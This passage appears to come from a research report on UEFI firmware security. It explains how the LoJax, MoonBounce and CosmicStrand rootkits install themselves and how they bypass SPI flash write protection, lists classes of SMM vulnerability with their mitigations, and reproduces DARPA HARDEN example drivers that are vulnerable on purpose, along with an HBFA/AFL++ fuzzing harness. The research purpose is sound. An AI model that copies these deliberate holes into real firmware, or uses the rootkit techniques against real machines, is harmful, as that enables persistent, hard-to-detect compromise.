2. The second tool's purpose was to create an image of the system firmware by reading the contents of the SPI flash memory where the UEFI/BIOS is stored;
3. The third tool was designed to inject a malicious UEFI module into the firmware image and then write it back to the SPI flash memory, effectively installing the UEFI rootkit on the system. This patching tool employed various techniques, including exploiting misconfigured platforms or bypassing write protections on the platform's SPI flash memory.

Specifically, the third tool checked several conditions to determine how to proceed:

- If the BIOSWE (BIOS Write Enable) bit was set (allowing write operations to the SPI flash memory), it would simply write the UEFI image.
- If BIOSWE was not set but BLE (Block Lock Enable) was not set either, the tool would set BIOSWE and write the UEFI image.
- If both BIOSWE and SMM_BWP were not set, and BLE (System Management Mode BIOS Write Protection) was set, the tool would exploit a vulnerability in the Intel BIOS locking mechanism, specifically a race condition [5].

At the end of these steps, the UEFI rootkit is added to the firmware image and will drop the userland malware onto the Windows operating system partition and ensure its execution upon system startup.

This sophisticated attack allowed LoJax to persistently infect systems by injecting its UEFI rootkit into the firmware, making it challenging to detect and remove.

3.1.2 MoonBounce

MoonBounce is another rootkit that was discovered by the Kaspersky team in 2021. This rootkit was integrated into the CORE_DXE component of the firmware [6]. This component is executed early in the boot process and plays a vital role in initializing crucial data structures and functional interfaces, including the EFI Boot Services Table, which contains pointers to routines within the CORE_DXE image that can be called by other DXE drivers in the boot chain.

The infection process begins by hooking several functions in the EFI Boot Services Table, specifically AllocatePool, CreateEventEx, and ExitBootServices [6]. Once a function is hooked, the rootkit can alter the execution flow, redirecting it to malicious shellcode that has been added to the CORE_DXE image by the attacker. The purpose of this shellcode is to establish additional hooks in subsequent elements of the boot chain.

This propagation mechanism allows the injection of a malicious driver into the memory address space of the Windows kernel. This driver is responsible for deploying user-mode malware by injecting it into a svchost.exe process [6]. Finally, the malware communicates with a Command and Control (C&C) server to retrieve another stage of the payload, which is executed in memory.

3.1.3 CosmicStrand

This rootkit is particularly interesting because it was discovered by Kaspersky in 2022, but it seems to have been used in the wild since 2016, which is before UEFI attacks started being publicly described [7]. This demonstrates how difficult it is to find such type of malware.

Without going deeper on this rootkit, it's important to say that similar to the previous rootkits, it leverages the ability to hook functions, in particular the HandleProtocol.

3.2 Key areas for concern

3.2.1 SMM

SMM is a secure operational mode specific to x86 processors and supported by UEFI firmware. It enables the handling of highly privileged data and the management of low-level hardware operations, such as power management.

There are two ways to interact with SMM modules, in both case we have to trigger an interrupt.

SMI

SMI handlers access is controlled through the PiSmmCore functionality, which provides protections by ensuring that the SMI handler is called with the proper GUID and that the

CommBuffer is located in the correct memory region and has the correct size.

The CommBuffer is stored within the structure SMM_CORE_PRIVATE_DATA *gSmmCorePrivate, and this structure is allocated during the SMM IPL (initial program load). By knowing the location of this structure, an operator at the OS level can manipulate the location of a controlled buffer (provided it meets specific location requirements) and pass data into the SMI handler function.

An example of this type of SMM driver is provided by the Cromulence team as part of the DARPA HARDEN program:

```
...

EFI_STATUS
EFIAPI
SmiExample1Handler (
  IN      EFI_HANDLE                  DispatchHandle,
  IN      CONST VOID                  *Context,
  IN  OUT VOID                        *CommBuffer,
  IN  OUT UINTN                       *CommBufferSize
  )
{
  ...

  if (CommBuffer != NULL && CommBufferSize != NULL) {
    Status = gSmst->SmmAllocatePool (
    EfiRuntimeServicesData, sizeof(TestCommBuffer), (VOID **)&CommData )
    ;
    if (EFI_ERROR (Status)) {
      return EFI_SUCCESS;
    }
    CopyMem(CommData, CommBuffer, sizeof(TestCommBuffer));
    DEBUG((DEBUG_INFO, "%a: Successfully passed data (%s)\n",
    __FUNCTION__, CommData->Value));
  }

  if (CommData->DoSet == WRITEVALUE) {
    Status = gRT->SetVariable(var_name, &gEfiSmiExample1VariableGuid,
    var_attrs, var_data_size,(VOID *)var_data1);
    ...
  }

  ...
}

EFI_STATUS
EFIAPI
SmiExample1EntryPoint (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
  ...
  EFI_STATUS e;
  e = gRT->SetVariable(var_name, &gEfiSmiExample1VariableGuid, var_attrs
    , var_data_size,(VOID *)var_data0);

  ...

  // Register SmiTest handler function
  Status = gSmst->SmiHandlerRegister(SmiExample1Handler, &
    gEfiSmiExample1CommunicationGuid, &DispatchHandle);
  ASSERT_EFI_ERROR (Status);
  ...

  // Install NULL to DXE data base as notify
  ImageHandle = NULL;
  Status      = gBS->InstallProtocolInterface (&ImageHandle, &
    gEfiSmiExample1ProtocolGuid, EFI_NATIVE_INTERFACE, NULL);
  ASSERT_EFI_ERROR (Status);
  DEBUG ((DEBUG_INFO, "%a: installed protocol\n", __FUNCTION__));

  return Status;
}
```

SWSMI

In this case, the access is controlled via SmmSwDispatch2Protocol, which allow registering a swsmi via a specific value. No data is passed in a swsmi, but it's worth noting that this doesn't mean that there is no way to interact with the handler, for example, it can happen that the code tries to access hardcoded memory address. If we know that address, we can modify the content and possibly manipulate the behavior of the handler.

Another Cromulence's example, this time relating to an SWSMI driver, is the following:

```
...

STATIC
EFI_STATUS
EFIAPI
SmiExample2Handle (
  IN EFI_HANDLE DispatchHandle,
  IN CONST VOID *Context         OPTIONAL,
  IN OUT VOID   *CommBuffer      OPTIONAL,
  IN OUT UINTN  *CommBufferSize  OPTIONAL
  )
{
  DEBUG ((DEBUG_INFO, "%a: smi handler called\n", __FUNCTION__));

  return EFI_SUCCESS;
}

EFI_STATUS
EFIAPI
SmiExample2EntryPoint (
  IN EFI_HANDLE       ImageHandle,
  IN EFI_SYSTEM_TABLE *SystemTable
  )
{
  ...

  Status = gBS->LocateProtocol(&gEfiSmmBase2ProtocolGuid, NULL, (VOID
    **)&mSmmBase);
  ...

  Status = mSmmBase->GetSmstLocation(mSmmBase, &mSmst);
  ...

  Status = mSmst->SmmLocateProtocol(&gEfiSmmSwDispatch2ProtocolGuid,
    NULL, (VOID **)&mSwDispatch);
  ...

  mSwContext.SwSmiInputValue = SMI_EXAMPLE2_SWSMI;
  Status = mSwDispatch->Register( mSwDispatch, SmiExample2Handle, &
    mSwContext, &mSwHandle );
  ...

  ImageHandle = NULL;
  Status      = gBS->InstallProtocolInterface (&ImageHandle, &
    gEfiSmiExample1ProtocolGuid, EFI_NATIVE_INTERFACE, NULL);
  ...

  return EFI_SUCCESS;
}
```

Classes of SMM Vulnerabilities

Till now, we discussed how SMM code run in isolation, also using a separate memory region (SMRAM). The reality is that there are many ways in which non-SMM code can affect code running inside SMM. Because of the complex SMM architecture, there are a lot of ways to actually pass data to SMM, not only through the communication buffer but also through NVRAM variables, DMA-capable devices, hardcoded memory addresso, and so on [14].

In the upcoming section, we will delve into several prevalent security vulnerabilities that are often encountered in the context of System Management Mode (SMM).

SMM Callouts One of the fundamental vulnerability classes within the realm of SMM is called “SMM callout” [14]. This vulnerability arises when SMM code attempts to invoke a function that resides beyond the boundaries of SMRAM (System Management RAM) as defined by the SMRRs (System Management Range Registers). A common scenario for such callouts occurs when an SMI (System Management Interrupt) handler attempts to execute a UEFI boot service or runtime service as part of its operation.

This vulnerability can be exploited by attackers who possess OS-level privileges. They can manipulate the physical memory pages where these services are located before triggering the SMI, effectively diverting the execution flow to their malicious code once the compromised service is invoked. In essence, it allows attackers to hijack the privileged execution flow within the SMM environment and potentially compromise system security and stability.

The example of the SMI handler shown in the SMI section above illustrates this vulnerability, as it calls the *SetVariable()* function, which is a runtime service, meaning that a threat actor could modify the SetVariable function, leading to the execution of arbitrary code in SMM.

In addition to addressing SMM callout vulnerabilities through robust and secure coding practices, there are also hardware-level mitigation measures available. Starting from the 4th generation of the Core microarchitecture (Haswell), Intel CPUs offer a security feature known as “SMM_Code_Chk_En.” When this security feature is activated, the CPU is restricted from executing any code located outside the SMRAM (System Management RAM) region once it enters System Management Mode (SMM) [14].

This hardware-based mitigation effectively prevents the CPU from executing potentially malicious or unauthorized code outside the protected SMRAM boundaries.

SMRAM Corruption In typical scenarios, it’s essential to ensure that the communication buffer used for passing arguments to the SMI handler does not overlap with the SMRAM. The rationale behind this restriction is straightforward: if the communication buffer were allowed to overlap with SMRAM, it would introduce a potential vulnerability. Whenever the SMI handler writes data into the communication buffer (e.g., when returning a status code to the caller), it would inadvertently modify some portion of the SMRAM in the process. This unintended modification of SMRAM is highly undesirable, as SMRAM contents are meant to remain secure and isolated from such alterations, and it could potentially compromise system stability and security [14].

In EDK2, within the SMI handler context, before using tainted data, the *SmmIsBuffer-OutsideSmmValid()* function should be used to check that the buffer does not overlap with SMRAM. This function is specifically designed to assess the validity of a buffer and check whether it falls entirely outside the SMRAM region.

This function is called each time an SMI is invoked, serving as a protective mechanism to prevent unintended modifications or interference with the SMRAM contents.

Arbitrary SMRAM Corruption A worst case compared to the previous one is when the exploitation primitive allows the attacker to arbitrary corrupt SMRAM.

These advanced exploitation techniques are typically discovered in SMI handlers where communication buffers contain nested pointers. Due to the complex and variable structure of the communication buffer, it falls upon the SMI handler itself to properly parse and sanitize the buffer. This process often involves invoking functions like SmmIsBufferOutsideSmmValid() on nested pointers within the buffer. If an SMI handler fails to perform these checks and one of the nested pointers overlaps with SMRAM, it could potentially provide an avenue for an attacker to exploit and manipulate arbitrary locations within SMRAM [14].

The solution to this problem is quite simple, the function SmmIsBufferOutsideSmmValid() should be used on every nested pointer to check that they don't overlap with SMRAM.

TOCTOU In certain cases, even utilizing SmmIsBufferOutsideSmmValid() on nested pointers may not suffice to ensure the complete security of an SMI handler. This vulnerability arises from the fact that SMM was not initially designed with concurrent execution in mind, leading to inherent race conditions. One of the most prominent issues is the Time-of-Check-to-Time-of-Use (TOCTOU) attack against the communication buffer [14]. Since the communication buffer resides outside the SMRAM, its contents can be modified while the SMI handler is in the process of executing. Consequently, performing double-fetches from this buffer may not consistently yield the same values, posing a serious security risk.

To mitigate this issue, SMM in multiprocessing environments employs a mechanism known as an "SMI rendezvous". Essentially, when a CPU enters SMM, a dedicated software preamble sends an Inter-Processor-Interrupt (IPI) to all other processors in the system, instructing them to also enter SMM and wait. They remain in this waiting state until the SMI has concluded. Only after the SMI is finished can the first processor safely invoke the handler function to carry out the SMI servicing.

While this approach effectively prevents other processors from tampering with the communication buffer during its use, it's worth noting that CPUs are not the sole entities with access to the memory bus. In modern computing systems, numerous hardware devices have the capability to function as Direct Memory Access (DMA) agents, meaning they can read from and write to memory without involving the CPU. While this can offer performance benefits, it presents significant security challenges in firmware, as these DMA-capable devices can potentially access and manipulate memory, raising concerns for firmware security.

A method to avoid this issue, is to copy the content of the communication buffer in a local variable, since thanks to TSEG, DMA access to SMRAM is blocked.

CSEG-only Aware Handlers As previously discussed, the widely accepted location for SMRAM is typically TSEG. However, on many systems, an additional SMRAM region known as CSEG coexists alongside TSEG. CSEG's location in physical memory is distinct from TSEG, as it is fixed to the address range 0xA0000-0xBFFFF for compatibility reasons [14]. This fixed nature of CSEG can introduce security implications, particularly in legacy System Management Interrupt (SMI) handlers that were designed with only CSEG in mind.

In some scenarios, an SMI handler may not retrieve its arguments via the communication buffer but instead utilizes the EFI_SMM_CPU_PROTOCOL to access registers from the SMM (System Management Mode) save state [14], which is automatically generated by the CPU upon entering SMM. Consequently, the potential attack surface in such cases is not the communication buffer itself, but rather the general-purpose registers of the CPU. Attackers may exploit this by manipulating the values of these registers prior to triggering the SMI, potentially allowing for arbitrary code execution within the SMM environment.

SMRAM Information Leakage As we are aware, SMRAM is inaccessible from outside the SMM. This unique characteristic makes it an ideal location for firmware to store confidential data that must remain concealed from external entities. However, when the developer fails to adhere to the expected procedure for reading and writing values to NVRAM variables, it opens the door to potential information disclosure [14].

To better understand the interaction between firmware and NVRAM, let's show what the signature of the SetVariable() and getVariable() function:

```c
typedef EFI_STATUS(EFIAPI * EFI_SET_VARIABLE) (
    IN CHAR16 *VariableName,
    IN EFI_GUID *VendorGuid,
    IN UINT32 Attributes,
    IN UINTN DataSize,
    IN VOID *Data)


typedef EFI_STATUS(EFIAPI * EFI_GET_VARIABLE) (
    IN CHAR16 *VariableName,
    IN EFI_GUID *VendorGuid,
    OUT UINT32 *Attributes,
    OPTIONAL IN OUT UINTN *DataSize,
    OUT VOID *Data OPTIONAL)
```

This vulnerability arise when SMM code attempts to update the contents of a NVRAM variable, and this is caused mainly by the fact that updating a NVRAM variable in UEFI is not a single atomic operation. Indeed, the following steps should be done to update a variable:

1. Define a local variable that will hold the data associated with the NVRAM variable.
2. Make a call to the GetVariable() service. The address of the local variable will be passed to the GetVariable() that will put the content of the NVRAM variable into it.
3. Perform all the needed modification to the local variable (i.e., to the copied content of the NVRAM variable)
4. Make a call to the SetVariable() service to overwrite the NVRAM variable with the modified content located in the local variable.

It's important to note that the fourth parameter of the GetVariable() function is used as an input-output argument. It means that when GetVariable() is initially called, that variable serves to indicate the number of bytes the caller intends to read. However, when the function returns, it will contain the actual number of bytes successfully read from the NVRAM variable.

An issue that can arise with this mechanism is that developers may make the assumption that the size of a variable is immutable, when in fact it is not. In some cases, developers may overlook the number of bytes read by the GetVariable() function and instead use a hardcoded size when invoking the SetVariable() function to update the content of the NVRAM variable.

This oversight can lead to problems because the actual size of the variable data may differ from the hardcoded size used in the SetVariable() call.

If the size of the NVRAM variable is smaller than the local one (due to potential tampering of the NVRAM variable by an attacker), a data leakage can occur when the SetVariable() function is invoked. To illustrate this scenario, let's walk through the sequence of steps involved:

1. Let's assume that the hardcoded size of the NVRAM variable in the SMM module is set to 8 bytes, even though the actual size of it, after manipulation, is only 4 bytes.
2. The GetVariable() function is called with a size parameter of 8 bytes. However, GetVariable() will actually read only 4 bytes into the local variable.
3. Due to the developer passing a hardcoded size to SetVariable() instead of using the actual number of bytes read returned by GetVariable(), SetVariable() will write 8 bytes to the NVRAM variable. The first 4 bytes will contain the actual content of the local variable, while the other 4 bytes will contain the content of the SMRAM, as the local variable is allocated on the SMRAM stack

The developer's assumption will indeed lead to an SMRAM leak.

3.2.2 Firmware Flash Regions

As demonstrated by mentioned rootkits, if a threat actor is able to corrupt the SPI flash where the firmware reside, it is possible to inject malicious UEFI driver able to escalate allowing compromising of the operating system, without the possibility of being detected.

To protect the SPI flash, it's necessary to appropriately set all flash Lock bits.

3.2.3 Capsule Updates

Capsule Updates allows updating the UEFI firmware. For that reason, it's fundamental to make the process that verify that the update is legitimate as robust as possible, for example by protecting the private key used to sign the update, make use of standardized cryptographic algorithms and enforce rollback protection.

3.2.4 Secure Boot

Secure Boot prevents the execution of unauthorized untrusted code, in particular Option ROMs, UEFI applications and OS bootloaders.

To do so, UEFI platform firmware embed a signing certificate that is used to verify the validity of the executed code through the signature embedded in it.

Sometimes Secure Boot can be bypassed, for example if an SMM driver calls code outside SMRAM or if there is a misconfiguration that allows the modification of the Secure Boot settings [9].

It's worth noting that a better implementation of UEFI Secure Boot exist, since by default this approach assumes that the OEM platform firmware is a Trusted Computing Base (TCB) and trusts it implicitly. The better implementation can be done by using Intel Boot Guard, which verifies the entire OEM platform firmware image using Authenticated Code Module (ACM), Initial Boot Block (IBB), and Microcode ACM Verification [31].

3.2.5 Option ROMs

Options ROMs are firmware stored in ROM that initializes a device. One common place to find it is on expansion cards.

Since Option ROMs have significant control over the system before the boot process, if someone can manipulate an Option ROM by injecting malicious code, it would be possible to install a malware on the system.

Chapter 4

Vulnerability discovery

Detecting vulnerabilities in UEFI isn't as simple as finding flaws in basic software. There are several reasons for this, with one of the most crucial being that the code involved operates at a very low level. In fact, UEFI interacts extensively with the operating system and hardware, which makes setting up an effective testing environment quite challenging.

As we will soon explore, there are various methods for analyzing UEFI firmware, each with its own set of pros and cons. One of the primary challenges, in general, lies in dealing with SMM, a unique execution mode situated in ring -2. As previously discussed in earlier chapters, SMM also comes with its own dedicated memory space. Consequently, when emulating UEFI firmware, the emulator must consider this aspect.

Due to its inherent complexity, Intel's developers created HBFA (Host-based Firmware Analyzer), a tool designed to enable the use of user-space testing tools on the target drivers being analyzed. To accomplish this, HBFA handles the translation of UEFI-specific code into user-space executable code. However, as we will soon discuss, this approach comes with significant limitations.

In general, the various approaches tend to concentrate on fuzzing, a testing technique that triggers unexpected behaviors by injecting semi-automatic values into a program, which the program then utilizes. However, determining what to fuzz isn't straightforward because UEFI drivers don't always adhere to well-defined input methods. For instance, SMI handlers are a prime example, where the UEFI specification specifies the use of a Common Buffer for passing data, but in practice, these modules often read from or write to hardcoded memory addresses [32], which in turn become potential attack vectors. This flexibility adds to the complexity of fuzzing UEFI drivers, necessitating a deep understanding of the driver's functionality, its interactions, and the expected data input. Given that all UEFI firmware is closed-source, acquiring this knowledge relies on reverse engineering techniques, as we will delve into further in the chapter on fuzzing SMI handlers.

4.1 efi_fuzz

efi_fuzz is a tool developed by Sentinel One [12][16] that aim to fuzz UEFI NVRAM variables.

It's worth highlighting that this isn't the first tool capable of fuzzing UEFI variables. For several years, Chipsec has been performing similar tasks, albeit with significant drawbacks:

- **Lack of Emulation**: Chipsec doesn't employ emulation techniques, which means that fuzzing occurs directly on the physical machine. Given UEFI's delicate and low-level nature, this approach poses a risk of rendering the machine unusable if unexpected behaviors are triggered.
- **Dumb Fuzzer**: Chipsec utilizes a fuzzer commonly known as a "dumb fuzzer". This type of fuzzer lacks the ability to assess target coverage, making it capable of generating only random values, rather than more intelligent, context-aware inputs.
- **Focus on SetVariable()**: Chipsec primarily concentrates on fuzzing the implementation of SetVariable(), which is typically used to assign values to UEFI variables. However, it doesn't address the drivers that make use of these UEFI variables. Consequently, Chipsec mainly targets the expected values for this function, such as the GUID, variable name, and so on.

On the other hand, efi_fuzz addresses and resolves these issues effectively. It harnesses the power of Qiling [18], an advanced binary emulation framework that utilizes Unicorn [19] for CPU instruction emulation. Here's how efi_fuzz tackles the challenges:

- **Comprehensive Emulation**: efi_fuzz goes beyond just focusing on the SetVariable() function. It is designed to scrutinize the behavior of drivers that interact with the UEFI variables under examination. This holistic approach allows for a more thorough assessment of potential vulnerabilities.
- **Coverage-Driven Fuzzing**: To generate meaningful input values for various execution paths, efi_fuzz leverages the AFL++ fuzzer, which provides coverage information. This enables the tool to create inputs that explore different code paths and potential vulnerabilities.
- **Support Techniques**: Recognizing that fuzzing may not always lead to crashes but could still expose vulnerabilities, efi_fuzz implements a pool sanitizer, specifically targeting AllocatePool() and FreePool(). This feature helps identify issues such as Pool overflow/underflow, Out-of-bounds access, Double-frees, Invalid frees, and Use after free.
- **Taint Analysis**: efi_fuzz is equipped with taint analysis capabilities through Triton [20]. While taint analysis is typically applied to user-controlled variables to assess how

deeply within the codebase these variables, influenced by user input, can propagate and potentially affect the program's behavior, efi_fuzz takes a unique approach. It taints uninitialized memory and tracks it in the hope that this uninitialized memory will eventually be exposed to NVRAM, thus revealing potential vulnerabilities.

Fuzzing NVRAM variables is crucial because, in some cases, an NVRAM variable can serve as a vector for data exfiltration.

4.1.1 Evaluation

One significant advantage of efi_fuzz is that you don't need to create a harness; you simply need to select the NVRAM variable to use for fuzzing. However, a notable drawback is that it exclusively targets NVRAM variables. Consequently, if certain components within the system do not utilize NVRAM variables, vulnerabilities in those components may remain undetected by this approach.

4.2 HBFA

HBFA is a tool designed for testing UEFI drivers and UEFI Platform Initialization (PI) within the operating system environment.

Although our primary focus was on fuzzing, it's important to note that HBFA has the capability to utilize various testing tools, including KLEE (a dynamic symbolic execution engine built on top of the LLVM compiler infrastructure), libFuzzer, and peach.

As already explained, HBFA allows the target to be fuzzed in user-space. Although this has the great advantage of making fuzzing very fast, as there is no need to emulate firmware, HBFA tends to fail when the drivers we test have a lot of interaction with the hardware.

During our tests, we mainly used HBFA with AFL++.

4.2.1 DARPA HARDEN Example 1

The initial set of drivers analyzed using HBFA consisted of an EDK2 firmware provided by DARPA. Before delving into the details of how HBFA was used to uncover vulnerabilities and their impact on the driver, it's essential to understand the driver under examination.

The driver in question is 'Example1_Driver_Lockbox,' which, as the name implies, is an implementation of a lockbox. It defines four protocols (functions):

- Example1_Driver_Lockbox_SetLockPin
- Example1_Driver_Lockbox_WriteData_Wrapper
- Example1_Driver_Lockbox_ReadData
- Example1_Driver_Lockbox_WriteData

The code snippet below provides the definition of these functions:

```
...
UINTN lockpin=UNLOCKED;
VOID *lockbox_start;
UINTN lockbox_length = SIZE_16KB;
...

Example1_Driver_Lockbox_PROTOCOL
gExample1_Driver_LockboxProtocol = {
  Example1_Driver_Lockbox_SetLockPin,
  Example1_Driver_Lockbox_WriteData_Wrapper,
  Example1_Driver_Lockbox_ReadData,
  Example1_Driver_Lockbox_WriteData,
};

EFI_STATUS EFIAPI Example1_Driver_LockboxInit (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
    ...
    lockpin = LOCKED;

    Pages = EFI_SIZE_TO_PAGES (SIZE_16KB);
    Status = gBS->AllocatePages (
                    AllocateAnyPages,
                    EfiBootServicesData,
                    Pages,
                    &PhysicalBuffer
                );

    ...
    lockbox_start = (VOID *)(UINTN)PhysicalBuffer;
    ...
}


FI_STATUS EFIAPI  Example1_Driver_Lockbox_SetLockPin(
  IN Example1_Driver_Lockbox_PROTOCOL        *This,
  IN EFI_HANDLE             Controller,
  IN UINTN value
  )
{
  if ( lockpin != 0 && value == 0 ) {
    return EFI_ACCESS_DENIED;
  }
  lockpin = value;
  DEBUG((DEBUG_INFO, "Example1_Driver_Lockbox Set Lockpin(%ld)\n", value
   ));
  return EFI_SUCCESS;
}

EFI_STATUS EFIAPI Example1_Driver_Lockbox_WriteData_Wrapper (
  IN Example1_Driver_Lockbox_PROTOCOL        *This,
  IN EFI_HANDLE              Controller,
  IN UINTN offset,
  IN VOID *src,
  IN UINTN length
  )
{
  return Example1_Driver_Lockbox_WriteData(This, NULL, (void *)(
   lockbox_start+offset), src, length);
}

EFI_STATUS EFIAPI Example1_Driver_Lockbox_WriteData (
  IN Example1_Driver_Lockbox_PROTOCOL        *This,
  IN EFI_HANDLE              Controller,
  IN VOID *dest,
  IN VOID *src,
  IN UINTN length
  )
{
  // Check if in lockbox
  if ( lockpin ) {
    // | lockbox start ----- dest ----- lockbox_start + length |
    if ( lockbox_start <= dest && dest < lockbox_start + lockbox_length
   ) {
      return EFI_WRITE_PROTECTED;
    }
  }
  CopyMem( dest, src, length);

  return EFI_SUCCESS;
}

EFI_STATUS EFIAPI Example1_Driver_Lockbox_ReadData (
  IN Example1_Driver_Lockbox_PROTOCOL       *This,
  IN EFI_HANDLE                             Controller,
  IN OUT VOID                               **dest,
  IN UINTN                                  offset,
  IN UINTN                                  length
  )
{
  // Check if pointer is provided
  if ((void*)*dest == NULL)
    return EFI_INVALID_PARAMETER;

  // Check if in lockbox
  void *src = (void*)(lockbox_start+offset);
    // | lockbox start ----- src ----- lockbox_start + length |
  if ( lockbox_start > src || src >= lockbox_start + lockbox_length ) {
    return EFI_NO_MAPPING;
  }
  if (src + length >= lockbox_start + lockbox_length ) {
    return EFI_NO_MAPPING;
  }

  CopyMem( (void*)*dest, src, length);

  return EFI_SUCCESS;
}
```

The driver's functionality is straightforward. It operates within a designated memory area defined by lockbox_start and lockbox_length, where writing is only allowed when the lockpin is set to UNLOCKED. As the UEFI firmware loads and progresses through various boot stages, the driver comes into play. It executes the initialization function specified in a file that accompanies the source code, named Example1_Driver_Lockbox.inf:

```
[Defines]
  INF_VERSION                    = 0x00010005
  BASE_NAME                      = Example1_Driver_Lockbox
  FILE_GUID                      = e8e15d50-e7f5-4537-9c46-ac5adc1948b9
  MODULE_TYPE                    = DXE_DRIVER
  VERSION_STRING                 = 1.0
  ENTRY_POINT                    = Example1_Driver_LockboxInit
  UNLOAD_IMAGE                   = Example1_Driver_LockboxUnload
```

The init function is responsible for creating the protected memory area and initializing the lockpin to LOCKED, preventing any writes into it.

In our testing, we aimed to determine if there's a way to violate this specification using automated tools, such as HBFA. To fuzz this driver effectively, we needed to select a protocol to focus on. One of the most relevant choices was Example1_Driver1_Lockbox_WriteData, as it permits memory writing but restricts access to the locked lockbox.

To achieve this, we crafted a harness in the same programming language used for driver development. This harness takes the input values provided by AFL++ and employs them to execute the desired function, specifically
Example1_Driver1_Lockbox_WriteData_Wrapper().


```
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <assert.h>

#ifdef TEST_WITH_LIBFUZZER
#include <stdint.h>
#include <stddef.h>
#endif

#include <Uefi.h>

#include <Library/BaseLib.h>
#include <Library/DebugLib.h>
#include <Library/BaseMemoryLib.h>
#include <Library/MemoryAllocationLib.h>
#include <Library/SmmMemLibStubLib.h>
#include <Library/UefiApplicationEntryPoint.h>
#include <../../../../../../edk2/EmulatorPkg/Example1_Driver_Lockbox/
    Example1_Driver_Lockbox.h>

#define TOTAL_SIZE (512 * 1024)
#define WRITE_MESSAGE "asdfasdf"
#define WRITE_SIZE 0x9

EFI_STATUS EFIAPI Example1_Driver_Lockbox_WriteData_Wrapper(
    IN Example1_Driver_Lockbox_PROTOCOL *This,
    IN EFI_HANDLE Controller,
    IN UINTN offset,
    IN VOID *src,
    IN UINTN length);

VOID FixBuffer(
    UINT8 *TestBuffer,
    UINTN TestBufferSize)
{
}

UINTN EFIAPI GetMaxBufferSize(
    VOID)
{
    return TOTAL_SIZE;
}

VOID
    EFIAPI
    RunTestHarness(
        IN UINTN *TestBuffer,
        IN UINTN TestBufferSize)
{
    FixBuffer(TestBuffer, TestBufferSize);

    ...

    Example1_Driver_Lockbox_WriteData_Wrapper(ProtocolInterface, NULL, *
    TestBuffer, WRITE_MESSAGE, WRITE_SIZE);
}
```

Once this is done, it can be executed with the following command, which will build edk2 with the harness and execute AFL++:

```
python HBFA/UefiHostTestTools/RunAFL.py -m HBFA/edk2-staging/HBFA/
    UefiHostFuzzTestCasePkg/TestCase/EmulatorPkg/TestExample1/
    TestExample1.inf -a IA32 -b DEBUG -i HBFA/UefiHostFuzzTestCasePkg/
    Seed/TestExample1 -o /dev/shm/TestExample1
```

Figure 4.1 below shows AFL++ while it is in the process of fuzzing.




```
american fuzzy lop ++4.00c {default} (...DEBUG_AFL/IA32/TestExample1) [fast]
┌─ process timing ─────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 0 sec        │  cycles done : 0     │
